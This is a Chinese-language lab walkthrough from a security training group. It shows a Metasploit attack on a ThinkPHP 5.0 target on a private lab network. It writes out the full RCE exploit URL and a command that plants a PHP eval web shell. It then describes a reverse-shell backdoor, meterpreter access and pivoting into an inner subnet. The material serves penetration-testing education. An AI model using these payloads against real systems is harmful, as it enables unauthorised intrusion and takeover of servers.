利用Metasploit 打入ThinkPHP內網...
- 2021 年 2 月 19 日
- 筆記
出品|MS08067實驗室(www.ms08067.com)
本文作者:dch(Ms08067實驗室 SRSP TEAM小組成員)
一、利用Metasploit進行攻擊的流程圖
Metasploit滲透流程

二、Metasploit滲透攻擊

(1)通過msfconsole命令啟動Metasploit在這個過程中,系統會主動載入資料庫,如圖2所示:
啟動Metasploit
(2)使用輔助模組進行埠掃描,如下圖3所示:
進行掃描

(3)尋找合適的漏洞利用模組並使用,如下圖4所示:
載入模組

(4)查看並修改參數,如下圖 5所示:
修改參數

(5)利用漏洞 Exploi,如下圖6所示:
漏洞利用

三、實施攻擊
1、靶機 、攻擊機
(1)目標地址 192.168. 222 130
(2)攻擊地址 192.168. 238.129
2、用nmap進行埠掃描(通過埠掃描找到其開放的服務,再根據相關的服務查找與之相對應的漏洞進行利用),如圖7所示
埠掃描

通過掃描可以看到Target1發現開放了21(ftp)、22(ssh)、80(http )、111(RPC)、888 (http)、3306(Mysql)、8888(http)這些埠服務,且是一個Linux 的作業系統。
3、進入web介面
web介面

打開後發現它是ThinkPHP框架,版本是V5.0,這時候想到它存在一個
RCE(遠程命令執行)漏洞,先用POC(利用程式)測試一下
/index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
結果如下圖所示
進行漏洞測試

4、成功出現了PHPinfo介面,說明該版本是存在漏洞的。用POC寫入一句話,寫入一句話到cmd.php:
//192.168.222.130/index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo "<?php @eval($_POST['cmd']);?>" > cmd.php
5、上傳後,通過蟻劍進行連接,發現並不能成功連接。發現是$_POST被過濾了,這裡可以利用編碼(如Base64、URL)後再次上傳。
6、用蟻劍進行連接,成功連接。此時已經獲取到該主機的shell,可以查看系統的資訊等。如下圖所示:
成功獲得shell

查看系統資訊


7、根據攻擊機的IP地址及目標靶機的系統類型生成對應的後門文件 ,如下圖所示:
查看攻擊機IP

製作後門

8、在kali中配置運行監聽模組,如下圖所示:
msf設置監聽

9、通過蟻劍將後門文件shell.elf上傳到靶機中,並賦予777許可權以執行,如下圖所示:
上傳shell.elf後門文件

賦予777許可權執行

10、獲得 meterpreter,如下圖所示
獲得meterpreter
11、查看可用網段,如下圖所示
查看可用網段


12、發現兩個網段:一個是192.168.2.0/24,另一個是192.168.222.0/24,通過meterpreter對192.168.222.0/24添加第二層的路由,如下圖所示
添加第二層路由

13、添加成功後進行內網掃描,查看內網中存活的主機,如下圖所示
查看存活主機

14、發現第二層靶機192.168.222.128,如下圖所示
出現第二層網址
15、在MSF中設置代理
設置代理


通過設置代理,進行下一步的內網滲透
四、引用文章
//www.anquanke.com/post/id/170649

招新
微信聯繫方式:cos2606596924
滿足以下要求均可嘗試
1.至少會一門程式語言
2.漏洞平台上提交過漏洞超過20個
3.每月一文章分享(考慮有些要上班)
轉載請聯繫作者並註明出處!
Ms08067安全實驗室專註於網路安全知識的普及和培訓。團隊已出版《Web安全攻防:滲透測試實戰指南》,《內網安全攻防:滲透測試實戰指南》,《Python安全攻防:滲透測試實戰指南》,《Java程式碼安全審計(入門篇)》等書籍。
團隊公眾號定期分享關於CTF靶場、內網滲透、APT方面技術乾貨,從零開始、以實戰落地為主,致力於做一個實用的乾貨分享型公眾號。
官方網站://www.ms08067.com/
掃描下方二維碼加入實驗室VIP社區
加入後邀請加入內部VIP群,內部微信群永久有效!